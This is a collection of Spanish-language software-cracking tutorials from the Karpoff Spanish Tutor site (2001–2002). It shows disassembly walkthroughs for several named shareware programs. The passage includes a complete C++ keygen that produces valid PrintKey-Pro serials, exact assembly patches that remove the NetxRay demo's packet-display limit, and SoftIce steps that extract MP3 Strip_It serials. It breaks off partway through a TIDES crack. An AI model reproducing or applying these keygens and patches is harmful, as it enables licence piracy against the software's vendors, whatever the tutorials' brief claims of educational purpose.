:00504100 81C394300000            add ebx, 00003094
:00504106 69C3DF1A0000            imul eax, ebx, 00001ADF
:0050410C 8BD8                    mov ebx, eax
:0050410E 33C0                    xor eax, eax
:00504110 5A                      pop edx
:00504111 59                      pop ecx
:00504112 59                      pop ecx
:00504113 648910                  mov dword ptr fs:[eax], edx
:00504116 6830415000              push 00504130

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0050412E(U)
|
:0050411B 8D45F4                  lea eax, dword ptr [ebp-0C]
:0050411E BA03000000              mov edx, 00000003
:00504123 E890FAEFFF              call 00403BB8
:00504128 C3                      ret
```

En estas pocas líneas está todo el código que genera el serial:

```
:005040F2 -> Mueve nuestro Name a ecx.
:005040F5 -> Mueve uno a uno, dependiendo del valor de edx, cada caracter
             de nuestro name.
:005040FA -> Suma el código ASCII del caracter en curso a ebx.
:005040FC -> Incrementa edx.
:005040FD -> Decrmenta eax.
:005040FE -> Cuando eax valga 0 se han sumado todos los códigos ASCII de
             los caracteres de nuestro Name, menos el último. Si eax no
             es 0 se sigue con el siguiente caracter hasta el penúltimo
             inclusive. Una vez hecha la suma, el resultado de la misma
             se guarda en ebx.
             En el ejemplo de SACCOPHARYNX, esta será:

               ebx = 1179 (Decimal)
               ebx = 49D  (Hexa)

:00504100 -> Al resultado de la suma le agrega:

               12436 (Decimal)
               3094  (Hexa)

             Quedando el resultado en ebx. Para el caso
             de SACCOPHARYNX:

               ebx = 1179 + 12436 = 13615 (Decimal)
               ebx = 49B + 3094   = 352F  (Hexa)

:00504106 -> Se multiplica ebx por:

               6879 (Decimal)
               1ADF (Hexa)

             Almacenado el resultado en eax. Para el caso
             de SACCOPHARYNX:

               eax = 352F * 1ADF = 59519F1 (Hexa)
               eax = 13615 * 6879 = 93657585 (Decimal)
```

Este último les parece conocido?; Siiiii, es el serial correcto. KeyGen listo.
Aquí les dejo el código fuente del Keygen hecho en C++:

```
-------------------------------------------------------------------------------
// DESCRIPCION DEL ALGORITMO:
// El serial solo se compone de caracteres numéricos.
// Este se genera de la siguiente manera:
//
// A) Se realiza la suma de cada código ASCII de cada caracter de nuestro Name
// menos del último.
// Si Name contiene carcteres en mayúsculas, la suma
// se realiza con los códigos ASCIIs del caracter correspondiente
// en miniscula. Name debe contener por lo menos un
// largo de tres caracteres.
//
// B) Al resultado de dicha suma se le agrega 12436.
//
// C) Al resultado de B se lo multiplica por 6879.

#include <time.h>
```

```
#include <stdio.h>
#include <conio.h>
#include <string.h>
#include <stdlib.h>
#include <iostream.h>

long GeneraSerial(char *);

void main(void)
{
   char name[20];
   clrscr();
   printf("PrintKey-Pro v1.02 Keygen\n");
   printf("by SACCOPHARYNX (21/11/2001).\n\n");
   cout << "Name: ";
   cin >> name;

   if (strlen(name) < 3)
      cout << "Name debe tener al menos 3 caracteres de largo." << "\n\n";
   else
      cout << "Serial: " << GeneraSerial(name) << "\n\n";
}

long GeneraSerial(char * name)
{
   int i;
   int largo = strlen(name);
   long suma_cod_ascii = 0;
   long serial = 0;

   // SUMA LOS CODIGOS ASCII DE LOS CARACTERES DE NAME
   for (i=0; i < largo-1; i++)
   {
      if (name[i] >= 65 && name[i] <= 90)
         name[i] += 32;

      suma_cod_ascii += name[i];
   }

   // CALCULA EL SERIAL
   serial = (suma_cod_ascii + 12436) * 6879;
   return (serial);
}
```

Para compilarlo yo utilicé Borlandc C++ 3.1. Si alguien lo quiere compilar cortar el código entre las líneas punteadas y copiarlo a un archivo, ej. pkp.cpp. Luego desde una consola de DOS ejecutar:

```
bcc pkp.cpp
```

y tendrán el ejecutable. Bueno espero que les haya gustado el tutorial. Me despido haste el próximo. Cualquier duda abajo tienen mi dirección de e-mail. Saludos a todos.

Saccopharynx. saccopharynx@yahoo.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002	
Programa:	**NetxRay 3.0 (Demo)**

PROTECCION:	Limitación de paquetes capturados a mostrar		
Descripcion:	Solo una de las tantas limitaciones		
Dificultad:	Medio		
DOWNLOAD:	http://www.logixcomms.co.uk		
Herramientas:	OllyDbg, spy++		
CRACKER:	Tamoxifeno	**FECHA:**	27/01/2002

INTRODUCCION

Buenas a todos, para que sea un gran debut me reservé una perlita para los que nos gustan las redes...nada mejor que disponer de un Sniffer sin limitaciónes para ver los paquetes capturados!!! . Puesto que no he podido encontrar quien lo haya hecho (si alguien sabe donde encontrar el crack completo, que me ahorre el trabajo y me avise, gracias!!!), que mejor que hacerlo uno mismo asi que manos a la obra. Aclaro que utilizo el Ollydbg pués es increiblemente potente utilizando el entorno de Windows, y con un excelente manejo para: patchear el codigo, hacer dumps de toda la memoria utilizada por la aplicación, busquedas y cambios en la misma (limitación que encontré en el W32Dasm), analisis Heuristico del codigo, incorporar archivos ".lib" para reconocer funciones "inline" tipo "strlen" de C (usando el scan object file) y muchas más características potentísimas. ...en fin lo mejor que he encontrado.

AL ATAKE

Como lo que el programa restringe es el número de items que se cargan en el Listbox de los paquetes que se capturaron, lo interesante sería primero ver si efectivamente no se cargan esos paquetes porque no se levantan de la red (lo cual sería un problema) o simplemente se levantan todos los que circulan por la red pero solo se limita el número de ellos que se muestran.Poniendome en el lugar del programador que realizó esta limitación, sería muy incómodo tener que tocar el código de captura pués es el código fundamental del programa, y sería más sencillo capturar todo y sólo mostrar unas pocas (5) de estas tramas!!!
Un inconveniente que no he solucionado aún en programas que utilicen las MFC es el tema de los ordinales, por lo cual (al menos por ahora) utilizo el archivo "mfc42.def" para encontrar el nombre de la función correspondiente al ordinal que busco (si alguien sabe alguna forma más comoda solo avise!).
Comento al menos para mi es un poco más complicado trabajar con programas que utilicen las MFC por todo lo que las mismas clases mantienen oculto, aunque teniendo los fuentes de las MFC que vienen con el VStudio es más sencillo.
Lo primero es entonces ver donde se crea la ventana que mostrará las capturas (así como también hubiese estado bien ver donde se le indica al ListBox que agrege un item con SendMessage y LB_ADDSTRING), para ello primero debemos saber que ventana es la que se crea , para lo cual podermos poner un breakpoint en CreateWindowEx dentro del modulo mfc42.dll y a la vez investigar con el spy++ el tipo de clase a la que pertenece la ventana nueva y sus controles. Luego de encontrar inspeccionar vemos que la clase de la ventana nueva es "Afx:400000:b:1456:6:4f07" , y la que contiene el ListBox es una SubClasificación de la está última que que se llama "NetXVList" , por lo que buscamos donde se crea esta ventana...y encontramos

```
004844CF . PUSH 0
004844D1 . PUSH NETXRAY.0059D3B4 ; ASCII "NetXVList"
004844D6 . MOV ECX, EBX
004844D8 . CALL <JMP.&MFC42.#2124>
004844DD .MOV EBP, DWORD PTR SS:[ESP+10]
```

donde MFC42.#2124 es el ordinal de la función mfc "CWnd::Create" como se ve en el .def que además pone unos cuantos caracteres raros: "?Create@CWnd@@UAEHPBD0KABUtagRECT@@PAV1@IPAUCCreateContext@@@Z @ 2124 NONAME"

Ok, un gran avance, pero lo importante está por venir...seguimos analizando y vemos como crea el resto de los controles en esa ventana, llama distintas APIs y algunas mfc hasta que se llega a :

```
004846D2 .>LEA ECX, DWORD PTR DS:[ESI+48]
004846D5 .>CALL <JMP.&MFC42.#6242> ; SubClassWindow-CWnd
004846DA >>MOV ECX, DWORD PTR DS:[ESI+A8]
004846E0 .>PUSH 1 ; /Erase = TRUE
004846E2 .>PUSH 0 ; |pRect = NULL
004846E4 .>PUSH ECX ; |hWnd
004846E5 .>CALL NEAR DWORD PTR DS:[<&USER32.InvalidateRect>] ; \InvalidateRect
004846EB .>PUSH 5
004846ED .>MOV ECX, EDI
004846EF .>CALL <JMP.&MFC42.#6215> ; ShowWindow
004846F4 .>MOV ECX, EBP
004846F6 .>CALL 00463260        ;           <========== AQUI ESTA!!!!!!!!!
004846FB .>LEA EDI, DWORD PTR DS:[ESI+178]
00484701 .>MOV EBX, EAX
00484703 .>MOV ECX, EDI
00484705 .>MOV DWORD PTR SS:[ESP+14], EBX
00484709 .>CALL 004C0B80
0048470E .>MOV EDX, DWORD PTR DS:[ESI+198]
00484714 .>PUSH 0 ; /lParam = 0
00484716 .>PUSH 0 ; |wParam = 0
00484718 .>PUSH 602 ; |Message = MSG(602)
0048471D .>PUSH EDX ; |hWnd
0048471E .>CALL NEAR DWORD PTR DS:[<&USER32.SendMessageA>] ; \SendMessageA
00484724 .>PUSH EBX
00484725 .>MOV ECX, EDI
00484727 .>CALL 00482D30 ; Set ByteArray Size
```

vemos que llama a una funcion con el "CALL 00463260", y vemos con que nos encontramos...

```
00463260 MOV ECX, DWORD PTR DS:[ECX+58]
00463263 TEST ECX, ECX
00463265 JE SHORT 00463277
00463267 CALL 00492C10              ; <= AQUI ESTA LA OTRA FUNCION!!!!
0046326CCMP EAX, 5 ; Mostrar más de 5 tramas?
0046326F JLE SHORT 00463279
00463271 MOV EAX, 5      ;Si => limita a 5
00463276 RETN
00463277 XOR EAX, EAX
00463279 RETN
```

donde se ve que llama a una función que retorna un valor en EAX donde el programa compara para ver si es mayor a 5, y en ese caso reemplaza EAX por 5 ...sospechoso... podría indicar que de aqui me limita el número de tramas a mostrar. Pero más evidente será si miramos la función que llama:

```
00492C10 MOV EAX, DWORD PTR DS:[ECX+3C] ; Puntero a estructura?
00492C13 MOV EAX, DWORD PTR DS:[EAX+10] ; EAX = *(p + Offset)  (Nro de tramas a mostrar)
00492C16 RETN
```

Aqui se ve que el puntero que pone en EAX viene a ser algún tipo de estructura o clase que no he descubierto pero que indica lo siguiente: por un lado con un offset de +10 encuentra ahí el número de tramas a mostrar (nunca mayor a 5, osea que en algún otro lado hay otra limitación) y lo devuelve en EAX, pero también vemos que en un offset -18 está el número total de tramas levantadas!!!. Esto ultimo se ve haciendo un dump de la zona de memoria del puntero DWORD PTR DS:[ECX+3C], y sobre todo se encuentra que luego vienen las tramas que ha levantado (se puede reconocer fácilmente los ping en memoria), y para mejor, si por ejemplo estuve haciendo muchos ping seguidos y han sido capturados N tramas, vemos que en el dump aparecen las N tramas!!!! es decir que , como mi intuición de programador me indicaba, siempre captura todas las tramas pero muestra algunas. Llegado este punto las opciones son claras, por un lado tenemos la función que limita a 5 las tramas a mostrar , y por otro la que devuelve el número a de tramas disponibles que a su vez también está limitada (en alguna otra parte del código).
Es hora de "patchear" el codigo... es muy interesante el encontrarnos con tantos nop's cercanos a la función pues permitirán utilizarlos para agregar algunas lineas de código.
Primero quitamos esa comprobación respecto a 5, por lo que ponemos la función del siguiente modo:

```
00463260 MOV ECX, DWORD PTR DS:[ECX+58]
00463263 TEST ECX, ECX
00463265 JE SHORT 0046326D
00463267 CALL 00492C10          ; Llama a la función patcheada !!!
0046326C RETN ;             retorna que muestre todos los paquetes capturados
0046326D XOR EAX, EAX
0046326F RETN
```

Luego modificamos la segunda función, para que cada vez que sea llamada copie de está estructura el valor del número de tramas capturadas donde está el valor del número de tramas a mostrar, y además devuelva este valor en EAX. De esta forma cada vez que se llame a esta función (se la llama por todos lados) nos aseguramos de mantener anulada la limitación. Para realizar esto necesitamos utilizar un registro (elijo el ESI)
por lo que recurro a los nop's existentes para agregar los push/ pop para este registro y el resto :

```
00492C10 PUSH ESI   ; Salvo ESI
00492C11 MOV ESI, DWORD PTR DS:[ECX+3C] ; Puntero a Estructura !!!
00492C14 MOV EAX, DWORD PTR DS:[ESI-18] ; Offset a Tramas Capturadas (y queda en EAX)
00492C17 MOV DWORD PTR DS:[ESI+10], EAX ; Copio a Offset Tramas a Mostrar
00492C1A POP ESI    ; Restauro ESI
00492C1B RETN ; quedó en EAX que muestré todas!!!
```

Ahora no queda más que utilizar un editor hexa para cambiar las lineas de codigo por las nuevas que les acabo de mostrar y ya estará listo el nuevo ejecutable.Obviamente hay muchas cosas que no entraron en este tutorial pero que fueron haciendo que llegue a estás conclusiones (como dumps de memoria , y pruebas de distinto tipo como el buscar donde se agregan los items al ListBox, etc)
Bueno, espero disfruten este magnifico Sniffer (al menos hasta que aparezca la restricción de los 30 días, pero esa será otra historia)
Espero haber sido claro por ser la primera vez...

Tamoxifeno@data54.com

Saludos:
- A mi piojito hermoso
- La gente de la 30 y del Fhelipe
- Karpoff , nuMIT y los que colaboran en el crack, a quienes no conozco pero de quienes siempre se aprende.

Karpoff Spanish Tutor 1999-2002

Programa: **MP3 Strip_It! Digital v 5.2.2.11**


PROTECCION:	Número de Serie y limite de trabajo a 30 días
Objetivo:	Obtener un número de serie válido
Descripcion:	??????????
Dificultad:	**Newbie**
DOWNLOAD:	http://www.digitalcandle.com
Herramientas:	File Inspector , DeDe , SoftIce
CRACKER:	**@GZRiP**
FECHA:	**01/02/2002**

INTRODUCCION


Hola de nuevo , vanos a trabajar esta vez con un programa llamado MP3 Strip_It! Digital que permite extraer pistas de CD´s de audio y pasarlas a formatos Wav o MP3 entre otros .

AL ATAKE

Como siempre utilizaremos el FileInspector para ver de que se trata :




Vemos que está hecho con Borland Delphi 4 .Vamos a la pestaña Secciones para saber si tiene algún tipo de protección anti - Desensamblado o anti - debugger



Name	Virtual Address	Virtual Size	Phisic Address	Phisic Size	Characteristics
CODE	00001000	00132C18	00000400	00132E00	60000020
DATA	00134000	00003D10	00133200	00003E00	C0000040
BSS	00138000	00001375	00137000	00000000	C0000000
.idata	0013A000	00003358	00137000	00003400	C0000040
.tls	0013E000	00000014	0013A400	00000000	C0000000
.rdata	0013F000	00000018	0013A400	00000200	50000040
.reloc	00140000	00015130	0013A600	00015200	50000040
.rsrc	00156000	0007EE00	0014F800	0007EE00	50000040

Como veis no es así por lo tanto sólo nos queda arrancarlo para ver que deducciones sacamos antes de destripar :



Bueno , lo de siempre , que si 30 días , que si lo podemos comprar por una serie de dólares etc... No perdamos riempo , introducimos los datos e intentamos registrarnos :

Nunca perderé la esperanza de introducir algún día un número y que me diga "Gracias por registrarte" , pero bueno esta vez vuelve a decir que no .


Como siempre carguemos el programa con el Loader del SoftIce y pongamos los BPX que tengamos por costumbre , yo como siempre : GetWindowTextA , GetDlgItemTextA y MessageBoxA. Pero esta vez no salta con ninguno , por lo que me decanto por el de siempre : Hmemcpy .
Damos F5 una vez , para saltar el nombre introducido y a continuación F12 tantas veces como sea necesario hasta que en la parte inferior de la pantalla de desensamblado aparezca algún tipo de referencia al programa con el que trabajamos , en este caso STRIP_IT!CODE+0002AAA6D que nos indica que ya estamos dentro de él.
Una de las cosas más comunes cuando utilizamos Hmemcpy es que entremos en el programa con intrucciones de este tipo :

```
cs:42BA72     POP ESI    <----- Caemos aquí
cs:42BA73     POP EBX
cs:42BA74     RET
```

Comenzar a dar F10 para salir de todas estas instrucciones hasta llegar a una parte del programa que parezca que tiene más código, en este caso STRIP_IT!CODE+0001239D8 :


```
cs:5249DD     MOV EDX,[EBP-01AC]     <----- Nuestro número
cs:5249E3     POP EAX                <----- D EAX = número válido
cs:5249E4     CALL 4022A4
cs:5249E9 ....................
```

Está bien claro que en todo lo que hemos hecho teóricamente no hemos entrado en ninguna llamada que generase la rutina de creación del número (si cambiamos el nombre , cambia el número) así que hemos llegado sólamente cuando estaba a punto de comprobarlo , probablemente en la CALL siguiente .
Bien no es mi proposito el localizar esta vez dicha rutina y ver como genera dicho número ; pero si alguno está interesado no debe olvidar que al principio hemos detectado que estaba hecho en Borland Delphi y ¿ cual es el programa por excelencia para trabajar en este tipo de programas ? si señor el DeDe.



Si en gbRegister_ItClick apretaos botón derecho del ratón y picamos en Show additional data nos aparece :

que nos indica que vamos por el buen camino ya que este es el botón que apretamos para validar el nombre y número introducidos .Solo nos queda picar en gbRegister_ItClick con el botón izquierdo del ratón y estaremos en la rutina pertinente :



A partir de aquí solo nos queda cargar el programa con el Loader del Softice y poner un BPX 524948 para que salte al intentar registrarnos y por descontado mucha paciencia para ir rastreando .Pero , ¿donde guarda la clave ? pues en el registro de Windows , exactamente en : HKEY_USERS\DEFAULT\Software\Glacier Software\MP3_Strip_It_Digital\REG que si borramos hacemos que vuelva a quedar sin registrar.

Conclusión

Bueno otro que cayó. Si quereis preguntarme algo me encontrareis aquí : @GZRiP . Hasta pronto , un saludo.

NOTA: Lo que aquí se expresa es sólo con fines educativos. El divulgar conocimientos no puede hacerme responsable del uso que se le quiera dar a este material. Así que disfrutalo , destripalo y finalmente , compraló (si puedes).

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa:	TIDES 4.6 / MAREES 4.6

PROTECCION:	Nombre/código. En la versión shareware, algunas opciones no son operativas y algunos puertos no están disponibles.		
Descripcion:	Calcula las mareas en una serie de puertos que se encuentran en una base de datos, ampliable en la versión registrada.		
Dificultad:	Newbie++		
DOWNLOAD:	http://www.navilog.com		
Herramientas:	W32dasm, OLLYDBG		
CRACKER:	Francisco	**FECHA:**	03/02/2002

INTRODUCCION

El programa TIDES (en la versión inglesa, aunque existe una versión francesa llamada MAREES) sirve para calcular las mareas que se producen en un determinado lugar de costa. Como aficionado a la pesca en el mar, cuando vi el programa me pareció interesante, porque, como saben los aficionados, hay más posibilidades de conseguir una buena pesca cuando la marea está subiendo que cuando está bajando. Con este programa podemos saber, entre otras cosas, las horas y alturas aproximada de las pleamares y bajamares en un determinado puerto. En la versión registrada se pueden añadir nuevos puertos a partir de ficheros que pueden descargarse desde la página del autor.

El problema que me encontré es que los puertos que me interesaban (de España) no aparecían en la lista de puertos propuestos en la versión shareware, y antes de adquirir el programa deseaba comprobar si los datos proporcionados por el programa coincidían, al menos de forma aproximada, con los datos de una 'tabla de mareas' que poseía.

Soy novato en esto de hacer cracks (hace unas dos semanas que he comenzado a practicar, y sólo he hecho algunos ejercicios sencillos), y me ha costado bastante encontrar una 'solución' al problema, aunque al final he encontrado una sencilla (que considero temporal, porque, aunque me ha funcionado, no me satisface totalmente, porque hubiera preferido un generador de códigos), que es la que describo a continuación.

Para depurar el programa y registrar TIDES utilicé OllyDBG (no he utilizado SOFTICE porque aún no me encuentro cómodo con él y no deseaba volver a arrancar el ordenador).

Verifiqué que el programa no está comprimido y, aunque comprobé que está escrito en Delphi, no utilicé DEDE porque aún no conozco bien este programa.

AL ATAKE

Comenzamos viendo qué debemos buscar. Para ello arrancamos el programa TIDES.EXE (MAREES.EXE en la versión francesa) y vemos que se presenta una pantalla declinando responsabilidades por el uso del programa y, una vez que se acepta, se presenta una pantalla indicando que es una versión Shareware. En lo que sigue me referiré a la versión inglesa.

Intentamos registrar el programa desde la opción Tools/Licence. Aquí aparece una ventana solicitando el nombre del usuario y un código de registro; aparece, protegido un número de usuario (que, según vi luego, cambia cuando se instala en otra máquina, por lo que, aparentemente, es calculado en función de alguna característica del ordenador). Escribimos un nombre de usuario y una clave, y al aceptar nos muestra un mensaje 'code unvailable' (al menos es lo que me indicó a mí todas las veces que probé).

Comencemos con WDASM. El programa es bastante grande y tarda un rato en desensamblarlo. En 'String references' buscamos el texto que nos ha presentado y tenemos suerte, encontramos que se referencia en:

```
:004D22AA 33C9 xor ecx, ecx
:004D22AC 8A08 mov cl, byte ptr [eax]
:004D22AE 41 inc ecx
:004D22AF E8C809F3FF call 00402C7C
:004D22B4 7517 jne 004D22CD
:004D22B6 6A00 push 00000000
:004D22B8 668B0D20234D00 mov cx, word ptr [004D2320]
:004D22BF B202 mov dl, 02
* Possible StringData Ref from Code Obj ->"Code non valide"
|
:004D22C1 B83C254D00 mov eax, 004D253C
:004D22C6 E8A136F8FF call 0045596C
:004D22CB EB15 jmp 004D22E2
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D22B4(C)
|
:004D22CD 6A00 push 00000000
:004D22CF 668B0D20234D00 mov cx, word ptr [004D2320]
:004D22D6 B202 mov dl, 02
* Possible StringData Ref from Code Obj ->"Code unvailable"
|
:004D22D8 B854254D00 mov eax, 004D2554
:004D22DD E88A36F8FF call 0045596C
```

